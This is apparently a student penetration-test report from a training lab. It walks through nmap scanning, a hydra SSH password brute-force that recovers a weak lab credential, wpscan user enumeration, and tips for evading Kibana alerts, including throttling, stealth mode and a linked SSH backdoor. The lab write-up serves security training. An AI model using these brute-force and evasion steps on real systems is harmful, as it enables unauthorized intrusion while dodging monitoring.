Offensive Security Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1-255
Netmask: 255.255.255.0
Broadcast: 192.168.1.255

Machines
IPv4: 192.168.1.110
OS: Debian 3.16.57-2
Hostname: Target1

IPv4:192.168.1.115
OS: Debian 3.16.57-2
Hostname: Target2

IPv4: 192.168.1.1
OS: Windows 10 Pro
VM Hostname: ML-RefVm-684427

IPv4:192.168.1.90
OS: Debian 5.4.13-1kali1
Hostname: Kali

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1** -

Vulnerability	Description	Impact
Apache HTTP Server 2.4.10	Port 80 open detected vulnerable version of Apache	An attacker could use a path traversal attack to map URLs to files outside the directories configured by alias-like directives
OpenSSH 6.7 p1	Port scan 22 discovered vulnerable version of OpenSSH	OpenSSH before 7.2p2 allowed remote authenticated users to bypass intended shell command restrictions
WordPress 4.8.17	WordPress advertently vulnerable by default	Due to vulnerabilities of WordPress it would need to be baselined to harden the system

Exploits Used

Exploitation: [Apache HTTP Server 2.4.10]

Summarize the following:

- How did you exploit the vulnerability? nmap -sSV -O 192.168.1.1-255
- What did the exploit achieve? Determined port 80 and vulnerable version of Apache would allow traversal of directory to /var/www on server

```
Nmap scan report for 192.168.1.110
Host is up (0.00064s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
  317  history | grep hydra
root@Kali:~# hydra -f -l michael -P /usr/share/john/password.lst 192.168.1.110 -t 6 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal pur
poses.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-10 17:47:37
[DATA] max 6 tasks per 1 server, overall 6 tasks, 3559 login tries (l:1/p:3559), ~594 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-10 17:48:26
root@Kali:~#
```

Exploitation: [OpenSSH 6.7 pl]


Summarize the following:

- How did you exploit the vulnerability? ssh michael@192.168.1.110
- What did the exploit achieve? This exploitation allows the bad actor to gain direct access to the login of user. In this case, Michael

Exploitation: WordPress

Summary: < wpscan –url http://192.168.1.110/wordpress -eu >

- An open source WordPress security tool (WPscan) was run out of Kali Linux
- Two author IDs were revealed during the scan via a Brute Forcing technique



Avoiding Detection

Stealth Exploitation of [Apache HTTP Server 2.4.10]

Monitoring Overview

- An alert was triggered in Kibana on the Excessive HTTP Errors alert
- The measured parameter is http_response.status.codes
- When the count grouped over top 5 http_response.status.code is over 400 in the last 5 minutes, an alert fires

Mitigating Detection

- In Hydra you can use the -W flag which creates a wait time between each password guess. The pw-inspector flag also reduces the password list
- Password Guessing, Apache Memory Leak

Stealth Exploitation of [OpenSSH 6.7 p1]

Monitoring Overview

- An alert to email the analyst for any SSH login
- Connections to port 22
- For any connection to the SSH protocol, an alert fires

Mitigating Detection

- Create an undetectable SSH backdoor python script | Create an SSH tunnel
- https://github.com/grassmeight/SSH-Backdoor

Stealth Exploitation of WordPress

Monitoring Overview

- An alert was triggered in Kibana on the HTTP Request Size Monitor
- The measured parameter is HTTP requested bytes over all server documents
- When the sum of requested bytes exceeds 3500 in the last minute, an alert fires

Mitigating Detection

- WPscan also offers a stealth mode, i.e. < **wpscan –url http://192.168.1.110/wordpress –stealthy** >
- “The easiest and most reliable way to import and export WordPress users is by **using a plugin**. These will let you export users from one WordPress site to a file you download to your computer, then upload that file to import users to the new site.” [kinsta.com]

FIN